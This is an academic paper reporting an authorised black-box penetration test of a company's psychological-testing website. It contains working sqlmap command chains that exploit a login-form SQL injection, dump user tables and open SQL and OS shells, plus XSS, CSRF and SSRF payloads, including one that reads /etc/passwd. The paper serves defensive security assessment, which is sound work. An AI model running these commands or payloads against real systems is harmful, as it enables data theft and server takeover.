Jurnal Teknik Informatika (JUTIF)
Vol. 5, No. 3, June 2024, pp. 831-842

DOI: https://doi.org/10.52436/1.jutif.2024.5.3.1731
p-ISSN: 2723-3863
e-ISSN: 2723-3871

PENETRATION TESTING OF A COMPUTERIZED PSYCHOLOGICAL ASSESSMENT WEBSITE USING SEVEN ATTACK VECTORS FOR CORPORATION WEBSITE SECURITY

Rizky Rachman J[*1], Jonathan Suara Patty[2]

[1,2]Department of Computer Science Education, Faculty of Mathematics and Natural Sciences Education, Universitas Pendidikan Indonesia, Indonesia
Email: [1]rizky_rjp@upi.edu, [2]jonathansuarapatty@gmail.com

(Article received: January 01, 2024; Revision: April 18, 2024; published: June 04, 2024)

Abstract

Websites, being dynamic platforms, undergo regular updates and continuous usage. Consequently, methods employed in website attacks evolve in tandem with increased security measures implemented in website systems, aiming to exploit both the website itself and its users. Website systems and features must remain prepared for potential future attacks at all times. To ensure this, penetration testing needed to be done consistently to keep up with security standards. This research aims to prove the various vulnerabilities that can be found from penetration testing in order to create recommendations on what to improve within a website. This research involves black box penetration testing of a computerized psychological testing website, developed by PT Dwi Purwa Teknologi hereinafter referred to as the client. The penetration testing simulated attacks by a foreign entity unfamiliar with the website's structure. The assessment focused on seven attack vectors: SQL injection, RCE, URL manipulation, CSRF, SSRF, XSS, and Broken Authentication and Session. Vulnerabilities resulted from poorly sanitized input forms, leading to SQL injection and RCE risks. Inadequate input validation enabled cross-site scripting attacks, while missing CSRF tokens exposed the website to CSRF threats. The research underscores the importance of penetration testing to identify and address security weaknesses, empowering the client to fortify their website against potential cyber threats.

Keywords: *Attack vectors, Cyber threats, Penetration Testing, Simulated Attacks, Vulnerabilities.*

1. INTRODUCTION

A study conducted by T. Dhital and B. Gonen [1] in Web security found that web security has been evolving rapidly, but at the same time trends that are prevalent within the website development business have been opening up the industry to new logical and security challenges. This is why strong and stringent security on the internet is highly needed.

It should be understood that despite ongoing technological advancements, the reality in the field is quite different. Many websites are entrusted by their users to securely store their personal data and to continue providing the services and functionalities needed. A study made by Baki [2] explores how a user's trust directly impacts the user's intention of using the services and functionality provided by the website. In reality, many sites still use outdated and old systems. This is due to certain functionalities offered by older system versions that differ from those in the newer versions. In such cases, a company must quickly transition their website system. However, doing so requires funds for consultation and development.

An individual or even a group of attackers can have various motives, N. Munaiah, A. Rahman, J. Pelletier, L. Williams, and A. Meneely [3] has proven the various motives of attackers in cyberattacks. This can involve infiltrating a system and encrypting crucial data stored on the server where a website is hosted, or even disabling the functionality of a site and demanding payment to unlock the data or restore the site's operations. Furthermore, attacks can be driven by social movements as a form of protest. For instance, attackers might alter an entire site's appearance to display a message they've prepared, Albalawi et al. [4] explores how to detect and prevent such attacks. However, attackers might also carry out attacks simply because they can, without a more significant reason.

Indeed, the danger of attacks can apply to any type of website and anyone. R. Alabdan [5] mentioned that even personal websites can become targets if the site developers and security personnel are lax and inattentive to the site's security. That's why it's crucial during the development phase of a website, and even periodically after a site is established, to conduct penetration testing. This helps identify weaknesses within a site's security measures. A study made by Bukhari, Dar, and Iqbal [6] also proves how developing a website with a focus on security is beneficial

And these security reasons are why this research will focus on penetration testing as a method to increase website security. Penetration testing, as defined by Weissman [7], is an active testing process where we actively assess the system's resilience against attacks by launching attacks ourselves on the targeted system. This testing is essential because during penetration testing, we position ourselves as attackers in an attempt to breach the system we've developed.

S. Rani and R. Nagpal [8] wrote that through a clear execution of penetration testing and a globally recognized methodology, the penetration testing process is an indispensable aspect when developing a system. As stated by P. Vats, M. Mandot, and A. Gosain [9] in their comprehensive literature study on the subject, we need to realize that the benefits of penetration testing go beyond safeguarding system functionality and enhancing security.

In conducting this penetration testing, there are several methodologies that serve as reference guides during the testing process. Some of these include OWASP, PTES, OSSTMM, and ISSAF.

There are also variations of different approaches and methods in conducting the penetration testing process. The main types of methods for conducting penetration testing are 3, namely black box testing, white box testing, and gray box testing. Each method carries out penetration testing with different focuses and processes. It's important to understand that there is no single best or most effective method. Instead, each method has its own distinct focus.

Among the various penetration testing methods, this research will be focusing on Black Box Testing. This approach involves conducting tests with limited information about the system's structure and technical details. The testing simulates an external actor's attempts to infiltrate the system, aiming to assess its vulnerability to attackers with limited knowledge of the target.

Right after the penetration testing phase, we will move to assess the findings through vulnerability assessments. Vulnerability Assessment is a process that focuses on identifying vulnerabilities in a system comprehensively. Nagpure and Kurkure [10] talks about how this process differs from penetration testing, which simulates real attacks to test the effectiveness of a system's security. Both processes aim to identify security gaps and enhance the system's security level, but they have different focuses. The main distinction lies in the scope of the two processes: vulnerability assessment is more comprehensive, while penetration testing is more in-depth.

Vulnerability assessment will be used in this research as a process to identify, analyze and evaluate the vulnerabilities that have been found within the system[11]. The result of the vulnerability assessment comprises an evaluation of the overall vulnerability level, accompanied by recommendations for implementation within the site.

Goutam and Tiwari [12] from their study on vulnerability assessment and penetration testing proves that in order to conduct vulnerability assessment effectively and accurately, clear, structured, and systematic steps are required. This ensures that the assessment and evaluation of system vulnerabilities can be carried out effectively.

I. Yaqoob, S. Hussain, S. Mamoon, N. Naseer, J. Akram, and A. Ur Rehman [13] wrote in their article about the benefits of vulnerability assessment in the context of system security. The insights gained from conducting regular vulnerability assessments enable organizations to take appropriate preventive measures and address vulnerabilities before they can be further exploited.

The main objective of this research is to see what kinds of vulnerabilities can be found and the main reason why those vulnerabilities are there within a company website that was just recently developed in 2022 and launched in 2023, the main target is a website developed by the client.

According to Brügger [14], a website is a collection of several electronically linked pages, each containing information or electronic features accessible to internet users through devices like computers, tablets, or smartphones. Websites provide entities, individuals, or organizations with an online platform to share content, reach a wider audience, and connect with internet users, as emphasized by Ataboyev and Tursunovich [15]. In the current digital era, websites are integral to internet life and communication, they have a significant impact on global businesses and communications.[16].

In this research, the primary focus is on the development version of the website hosted on the client's server, accessing it through the public IP provided by the client.

As the objectives of the research is to find various vulnerabilities and create recommendations to mitigate any vulnerabilities found, there will be attacks to the database and infrastructure within the website, provided such vulnerabilities are found with the access point given by the client..

Database is critical in a website as it is an essential entry point[17]. Vigilant monitoring for potential attacks and swift responses to breaches stand as critical database security imperatives [17].

2. METHOD

In this section, the methods and steps taken to carry out the penetration testing process and the making of the vulnerability assessment will be explained.

Research method that was used during the process of penetration testing can be seen in figure 1 below.



START
Planning
Reconnaissance
Attacking and Exploitation
Vulnerability Assessment and Risk Evaluation
END

Figure 1. Flowchart of the research methodology.

2.1. Planning

The planning phase of penetration testing involves crucial steps that lay the foundation for a successful testing strategy. We will focus on creating a plan of action on what we define as the target website, how we are going to access the website and general surface evaluation on functions that are present in the website.

2.1.1. Website Access Point

The access point to the website for penetration testing is through a public IP address, specifically located at 193.111.124.82/cpt. This URL can be accessed through a standard web browser, allowing direct penetration testing to interact with the website and perform various testing activities.

2.1.2. Credentials Provided for Access

Two sets of credentials are provided to access the website during penetration testing:

2.1.2.1. Administrator Account

This account provides full administrative privileges and access to all functionalities and features of the website. It allows access into deeper parts of the website to assess the security posture of the website from an administrative perspective, including configuration settings and user management.

2.1.2.2. Tester Account

The tester account is designed with minimal access permissions, limiting the scope of actions that can be performed on the website. This account is used to simulate a regular user's access, focusing on testing specific functionalities and interactions generally available and accessible to regular users.

By providing these credentials, the penetration testing process can effectively simulate different user roles and assess the security controls and access restrictions implemented within the website.

2.1.3. Scope of Target

Defining what the target website is and what this research will focus on will be crucial in understanding what vulnerabilities will be explored within the process of penetration testing.

The scope of the penetration testing will be the website and its infrastructure, given that attacks and further exploitations can be done through the access point that was given.

This includes the website itself, the database, the base functionality of the website and access to its host infrastructure, if possible.

2.1.4. Surface Target Analysis

Last step in planning is using the website itself and see where possible attacks could be done, further exploration will be done in this step to see and understand the functionalities present within the website.

In this step, both credentials provided by the client will be used in order to see what each levels of privileges, given to each credential, give access to within the website and possible ways to deviate or escalate the privileges.

2.2. Reconnaissance

In this next section, we will start the penetration testing process by performing reconnaissance in the website, focusing more on probable vulnerabilities found within the planning stages.

2.2.1. Target Acquisition

The first step of reconnaissance will be scanning the access point that has already been given using tools such as nmap.

Through this scan we will found more about the website, its services and its weaknesses. Information gathered here will give us an idea as to what type of system we are dealing with and how we should proceed further.

Each of the pages will also be scanned and checked by the tools to detect any irregularities that might be found.

2.2.2. Pre-Exploitation

The next step will be to explore the data gathered from the scans, this data will be reviewed and inspected to gather valuable intel for further exploitations.

After figuring out the system in which our target resides and evaluating possible vulnerabilities through the data gathered, we will start preparing the tools and payload that will be used in the penetration testing process.

2.3. Attacking and Exploitation

In this section we delve into the attacks and exploits used in the possible vulnerabilities found during the reconnaissance.

Here are the vectors of attacks used in conducting penetration testing and further exploitation in the website.

2.3.1. SQL Injection (SQLi)

Alghawazi, Alghazzawi, and Alarifi [18] explained SQL Injection as a technique where attackers insert malicious SQL statements into client-database exchanges, aiming to access and manipulate the database behind a website. Improper validation and sanitization of user inputs on websites can lead to SQL Injection, enabling unauthorized data access.

2.3.2. Cross-Site Scripting (XSS)

S. JY Weamie [19] defined Cross-Site Scripting (XSS) as an attack where malicious scripts are injected into a website through input forms, enabling attackers to execute them on victims' browsers for data compromise, cookie theft, and more. XSS attacks stem from inadequate input validation and sanitization, allowing injected scripts to execute. Attack motives range from site appearance alteration to data theft.

To execute an XSS attack, attackers craft payloads and inject them, while users visit pages with injected scripts that automatically run. Proper input validation, sanitization, and security measures like Content Security Policy (CSP) are vital to prevent XSS risks.

2.3.3. URL Manipulation

URL Manipulation exploits weak authentication and authorization systems to access otherwise restricted website sections. Attackers modify URLs to bypass security, necessitating robust authentication and authorization measures for prevention.

URL Manipulation attacks are executed when the URLs of various pages on a website are known. These attacks attempt to access those pages in ways that are not normally allowed.

2.3.4. Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) lets attackers run payloads unbeknownst to users, leveraging their interactions. Likaj, Khodayari, and Pellegrino [20] explored its impact on susceptible sites. Using CSRF, attackers can append data without site access. This method necessitates input from both attackers and victims. Attackers craft payloads, while victims inadvertently execute them. Inadequate CSRF token implementation largely renders sites vulnerable.

To execute a CSRF attack, you need to know the specific goal of the attack and the format of the payload you intend to use. CSRF involves leveraging the user's existing privileges and access on a site to perform actions or input data without the user's knowledge.

2.3.5. Server-side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) leverages site requests to access servers or execute commands. Attackers exploit it to expose internal infrastructure or connect servers externally for data retrieval. Typically, a non-sanitized header is used to insert unauthorized access requests.

In an SSRF attack, we attempt to manipulate the server behind the site into providing us with data by impersonating the site itself, requesting the data on its behalf. If the site allows this data retrieval process to proceed, it indicates a successful SSRF attack.

2.3.6. Remote Command Execution (RCE)

Remote Code Execution (RCE) exploits website vulnerabilities to run attacker commands on the server. Attackers gain unauthorized access and manipulate data due to input processing vulnerabilities. By triggering unintended processes through active user requests, attackers can retrieve and access restricted data.

To initiate an RCE attack, we utilize the process and access acquired from sqlmap, attempting to open a shell session through sqlmap by exploiting the previously identified vulnerability.

2.3.7. Broken Authentication and Session

A website requires a secure authentication and session management system to operate effectively. For instance, a username-password system verifies users and their privileges. If this system is improperly secured, attackers can access and misuse data, potentially impersonating users and performing actions on their behalf.

To check vulnerabilities in the authentication process, data storage, or proper data usage, we can examine how the site handles user authentication and sessions.

2.4. Vulnerability Assessment and Risk Evaluation

From the vulnerabilities identified, we commence the assessment and evaluation of associated risks. The initiation of this assessment involves employing the methodology outlined by the Common Vulnerability Scoring System (CVSS). To perform the evaluation, reliance is placed on the

CVSS version 3.1 calculator accessible on the relevant website. Reference to evaluations from the Open Web Application Security Project (OWASP) further supports the risk assessment. This method not only enhances the precision of risk assessment but also aids in pinpointing preventive measures for potential future vulnerabilities.

Risk assessment for vulnerabilities begins by referring to OWASP's recommendations and existing risk assessments. For instance, we can take the SQL Injection vulnerability identified by OWASP and compare their findings with the recommendations they provide.

Following that, we input the specifics of the identified vulnerability into the CVSS calculator. Details such as attack complexity and the level of access an attacker typically possesses to the website's user interactions are prompted by the calculator.

Upon incorporating these inputs, the CVSS calculator generates a numerical score signifying the severity and potential impact of the vulnerability. This score considers factors like exploitability, impact on confidentiality, integrity, and availability, along with any relevant environmental considerations. This numerical score serves as an objective assessment of the vulnerability's risk.

In conjunction with OWASP's recommendations and the CVSS score, we can then determine the appropriate mitigation strategies to address the vulnerabilities. This approach aids in prioritizing the vulnerabilities based on their potential impact and allows for effective allocation of resources to remediate them.

3. RESULT

3.1. Attack Results


In this section, the results of conducting each attacks and whether the website is vulnerable to further exploitation using such attacks or not will be shown.

3.1.1. SQL Injection (SQLi)

SQL Injection starts by identifying vulnerabilities in the target site. This is done by visiting the site and examining each page to identify potential input points that could be exploited for SQL injection attacks.

Once a vulnerable parameter is identified, its link is copied, and SQLMap is used to conduct the attack.

The copied link is then input into SQLMap's process, along with additional necessary data such as cookies and the --forms option to enable SQLMap to search for input data parameters within form fields on the page. From Figure 2 below, an example of the command executed is visible.




```
sqlmap -u [target host] --cookie [data] --forms
```

Figure 2. sqlmap command to start sql injection

The command in figure 2 initiates the attack process. SQLMap may request additional data during the attack, such as the target system and confirmation of the attack method once the site's database is identified.

Upon identifying the vulnerability in the input data and establishing the feasibility of an SQL injection attack, SQLMap furnishes details regarding the vulnerable parameters and the specific payload employed for executing the SQL injection attack.




```
[04:25:56] [CRITICAL] previous heuristics detected that the targe
sqlmap resumed the following injection point(s) from stored sessi
---
Parameter: username (POST)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=FKhW';SELECT PG_SLEEP(5)--&password=
---
do you want to exploit this SQL injection? [Y/n] Y
[04:25:56] [INFO] the back-end DBMS is PostgreSQL
web application technology: PHP, Apache
back-end DBMS: PostgreSQL (CockroachDB fork)
[04:25:56] [INFO] you can find results of scanning in multiple ta
qlmap/output/results-05172023_0425am.csv'

[*] ending @ 04:25:56 /2023-05-17/
```

Figure 3. SQL Injection results

In figure 3 we can see that sqlmap has identified a point of vulnerability within the page and what kind of payload it is vulnerable to.


Once a vulnerability has been identified on the page, we use sqlmap to exploit the discovered weakness by using "--dbs" to enumerate the databases present in the system. Figure 4 is the extension of the code we use in figure 2 in order to start enumerating dbs.



```
--forms --dbs
```

Figure 4. sqlmap command extension to enumerate databases

Afterwards, we can see in figure 5, the databases retrieved by sqlmap through the extension we can use in figure 4



```
---
Parameter: username (POST)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: username=FKhW';SELECT PG_SLEEP(5)--&password=
---
do you want to exploit this SQL injection? [Y/n] Y
[04:41:31] [INFO] the back-end DBMS is PostgreSQL
web application technology: Apache, PHP
back-end DBMS: PostgreSQL (CockroachDB fork)
[04:41:31] [WARNING] schema names are going to be used on
[04:41:31] [INFO] fetching database (schema) names
[04:41:31] [INFO] fetching number of databases
[04:41:31] [INFO] resumed: 4
[04:41:31] [WARNING] (case) time-based comparison requires
[04:41:32] [WARNING] it is very important to not stress th

[04:41:32] [WARNING] in case of continuous data retrieval
[04:41:32] [INFO] retrieved:
[04:41:32] [INFO] retrieved:
[04:41:33] [INFO] retrieved:
[04:41:33] [INFO] falling back to current database
[04:41:33] [INFO] fetching current database
[04:41:33] [INFO] resumed: public
[04:41:33] [WARNING] on PostgreSQL you'll need to use sche
available databases [1]:
[*] public

[04:41:33] [INFO] you can find results of scanning in mult
```


Figure 5. --dbs results

Subsequently, upon pinpointing the accessible databases through the exploitation we uncovered, we proceed to inspect the contents of those databases using the command "-D [database name] --tables" with Sqlmap. This command facilitates the retrieval of table data from the specified database. An example illustrating the usage of the command and its corresponding result can be seen in figure 6 below.

```
--forms -D public --tables
```

Figure 6. sqlmap command to retrieve tables

Sqlmap will execute the code in figure 6 and we will see the result in figure 7, these are the tables that can be found within the database we are targeting.




```
Database: public
[78 tables]
+-------------------------------+
| aµat_test                     |
| baterai_aspek                 |
| baterai_subtest               |
| baterai_test                  |
| bidang                        |
| item_soal                     |
| item_soal_contoh              |
| item_soal_contoh_inventory    |
| item_soal_inventory           |
| item_soal_pauli               |
| item_soal_pauli_oba           |
| item_soal_pauli_status_user   |
| item_soal_status              |
```

Figure 7. enumeration results from tables within the database

With the list of table names at our disposal, we can retrieve the data content from those tables. Adding "--dump" at the end of the command allows us to observe the output as sqlmap enters a table. For example, in figure 8 is code used to execute a data dump and its corresponding result of the usage of such commands can be seen in figure 9.

```
-D public -T t user --dump
```

Figure 8. sqlmap command to dump tables data



```
Database: public
Table: t_user
[4 entries]
+---------+-----+-----------+------+--------------------------+-
| id_user | ktp | nama      | telp | email                    |
+---------+-----+-----------+------+--------------------------+-
| 98      | 123 | Tester    | 123  | fhihu@gmail.com          |
| 99      | 123 | Evaluator | 123  | dkjajkajdkja@gmail.com   |
| 118     | 123 | ada       | 123  | ada@gmail.com            |
| 119     | 123 | ada       | 123  | ada@gmail.com            |
+---------+-----+-----------+------+--------------------------+-

[04:14:59] [INFO] table 'public.t_user' dumped to CSV file '/h
[04:14:59] [INFO] you can find results of scanning in multiple

[*] ending @ 04:14:59 /2023-06-15/
```


Figure 9. t_user table data dump result

Through this method, we can access all the data present in the database.

In addition to utilizing the processes within sqlmap and utilizing the options and functions available in sqlmap, sqlmap can also open an SQL shell for executing direct SQL commands within the database. We can see the command extension used in sqlmap from figure 10 and its result in figure 11.

```
--forms --sql-shell
```

Figure 10. sqlmap command extension to open sql shell



```
---
Parameter: username (POST)
    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (commen
    Payload: username=FKhW';SELECT PG_SLEEP(5)--&pa
---
do you want to exploit this SQL injection? [Y/n] Y
[04:21:20] [INFO] the back-end DBMS is PostgreSQL
web application technology: Apache, PHP
back-end DBMS: PostgreSQL (CockroachDB fork)
[04:21:20] [INFO] calling PostgreSQL shell. To quit
sql-shell> 
```

Figure 11. opening sql-shell

Once sqlmap has granted access to the SQL shell, SQL commands can be executed directly within the opened database.

3.1.2. Cross-Site Scripting (XSS)

In conducting an XSS attack, the emphasis involves identifying parameters where input data can be entered, with the primary target being the location where stored data is displayed on a page.

Upon identifying a parameter for input data susceptible to XSS, an XSS payload is crafted to test the system's susceptibility without prior data sanitization. The success of the attack hinges on whether the input data undergoes sanitization, resulting in the rejection of the payload.

Figure 12 is an example of the code used as input data to assess the vulnerability of input data against an XSS attack.

```
<script>alert("alert")<script>
```

Figure 12. Code used to check for xss vulnerabilities

Upon a successful attack, this code triggers a popup alert each time a user accesses the page containing the payload, similar to the following:




Figure 13. Successful alert popup

Figure 13 indicates that the attack has been successfully executed, and other XSS attacks can be carried out on the same page through the input data parameter that was used earlier.

3.1.3. URL Manipulation

First, you need to identify the URLs for different parts of the site. Check which pages should not be accessed by unauthorized users, which pages should be accessed using their intended methods, and which pages are critical to the site's functionality.

Currently, the endeavor to access these URLs will be initiated directly by entering them into the browser's address bar. Verify this access using different accounts that possess varying levels of privilege.

3.1.4. Cross-Site Request Forgery (CSRF)

First, identify the target. Determine which parts of the site are susceptible to CSRF attacks, such as parameters used for input data. Figure 14 below is an example of a payload that can potentially be utilized to add a schedule to the site.

```
<form action="https://target-site.com
/add_schedule" method="post">
<input type="hidden" name=
"schedule" value="Malicious Payload">
<input type="hidden"
name="action" value="add">
<input type="submit"
value="Add Schedule">
</form>
```

Figure 14. Payload used to test for CSRF attacks

The crafted CSRF payload is subsequently inserted into the server using Apache. Through the described CSRF attack, when a user opens a page containing the embedded HTML code, the user's active session unknowingly initiates the execution of the payload. In this scenario, the HTML code specifies the creation of a new exam schedule.

Following this step, you can verify whether the injected data has been successfully added to the site. If you find the new schedule data within the schedule table, it indicates that the CSRF attack was executed successfully. This process highlights how CSRF exploits the user's privileges to manipulate actions on the site without their explicit consent or awareness.

3.1.5. Server-Side Request Forgery (SSRF)

Commencing with the utilization of the Intruder function in Burp Suite, we craft a wordlist designed to aid in processing requests to the server through the site. Examples of payloads to incorporate into the wordlist can be seen in figure 15 below:

```
GET http://[host]/page?
url=http://localhost/api/getuser/id/1
POST url=http://localhost:1234
GET http://[host]/page.php
?url=file://etc/passwd
```

Figure 15. Examples of payload to commence SSRF attacks

By employing payloads like the on we can see in figure 15, along with variations of these payloads, within the site, we can ascertain whether any requests initiated by the site to the server are being allowed and whether data is being retrieved. This approach helps us uncover potential SSRF vulnerabilities and determine if the server responds to unauthorized requests made through the site.


3.1.6. Remote Command Execution (RCE)

Opening a shell and executing an RCE attack through sqlmap involves employing the --os-shell process. Using this command, sqlmap attempts to open and run a shell within the site's system. An example of using this command can be seen in figure 16 below.

```
sqlmap -u [host] --cookie [data]
 --forms --os-shell
```

Figure 16. sqlmap command to access os shelss


Upon the successful execution of the aforementioned command, sqlmap generates a shell within the command-line interface (CLI), as depicted in figure 17.



```
statements as a DBA user if you were a
[05:58:50] [WARNING] time-based compar
[05:58:51] [WARNING] it appears that y
[05:58:51] [WARNING] it is very import
do you want sqlmap to try to optimize
1
[05:59:02] [INFO] going to use 'COPY
[05:59:02] [INFO] calling Linux OS she
os-shell>
```

Figure 17. opened shell using sqlmap

Once the OS shell is opened, it means we can execute our own commands directly within the target site. In figure 18 we can see an example of running our own command within the system through the OS shell.



```
[06:09:52] [INFO] retrieved: /var/lib/postgresql/10/ma
[06:09:52] [DEBUG] performed 210 queries in 101.54 sec
[06:09:52] [PAYLOAD] YCGm';DROP/**/TABLE/**/sqlmapoutp
command standard output: '/var/lib/postgresql/10/main'
```

Figure 18. running a pwd command in the shell

3.1.7. Broken Authentication and Session (BAS)

First, we need to observe how the site handles user data within its structure. We can identify vulnerabilities in Business Application Security (BAS) through the example shown in figure 19.

```
http://[host]/usersessionid=1A2b3C4d
/?item=laptop
```

Figure 19. Example of BAS

Through the example above where the user's session ID is directly exposed in the address bar. The session ID can be easily read and accessed, for example, when sharing a link to the site and the session ID is inadvertently included.

3.2. Overall Observation

By using the seven different attack methods to identify weaknesses and vulnerabilities on the website, we can see in table 1 the observation result of the penetration testing.

Table 1. Observation Results

no	module	SQLi	XSS	URL	CSRF	SSRF	RCE	BAS
1	login page	V	S	S	S	S	V	S
2	index page	S	S	S	S	S	S	S
3	keamanan sistem	S	S	V	S	S	S	S
4	item bank	S	S	S	S	S	S	S
5	peserta tes	S	S	S	S	S	S	S
6	monitoring tes	V	S	V	S	S	V	S
7	administrasi sistem	V	V	S	S	S	S	S
8	baterai tes	S	V	S	V	S	S	S
9	preview tes	S	S	S	S	S	S	S
10	hasil pelaksanaan tes	S	S	S	S	S	S	S
11	master data	V	V	S	S	S	V	S
12	penjadwalan tes	V	V	S	V	S	V	S
13	pelaksanaan tes	S	S	S	S	S	S	S
14	hasil tes peserta	S	S	S	S	S	S	S




Figure 20. Total Vulnerability Found

From table 1, each page of the target website is displayed along with the vulnerabilities found on each page. In total, 17 vulnerabilities were discovered, with the majority of them being related to database vulnerabilities and input data processing. This is evident from the high vulnerabilities that we can see in figure 20 of the high number of vulnerabilities in SQL Injection, XSS, and RCE attacks.

Through the black box testing attack method, attacks were carried out without in-depth knowledge of the infrastructure and workings of the system behind the website. Even without this information, we were able to attack and identify weaknesses that could allow attackers to access the database within the system.

From both table 1 and figure 20, we can also identify which pages are more vulnerable compared to others and which vulnerabilities are more prevalent. This information can assist in focusing efforts on specific parts of certain pages to strengthen defenses against vulnerabilities and prioritize preventive measures.

Figure 21 indicates that the test scheduling page is the most vulnerable, as it is susceptible to 4 different types of attacks. Following that, the test monitoring page and master data page are vulnerable to 3 types of attacks.




Figure 21. Graph of Vulnerability for Each Pages

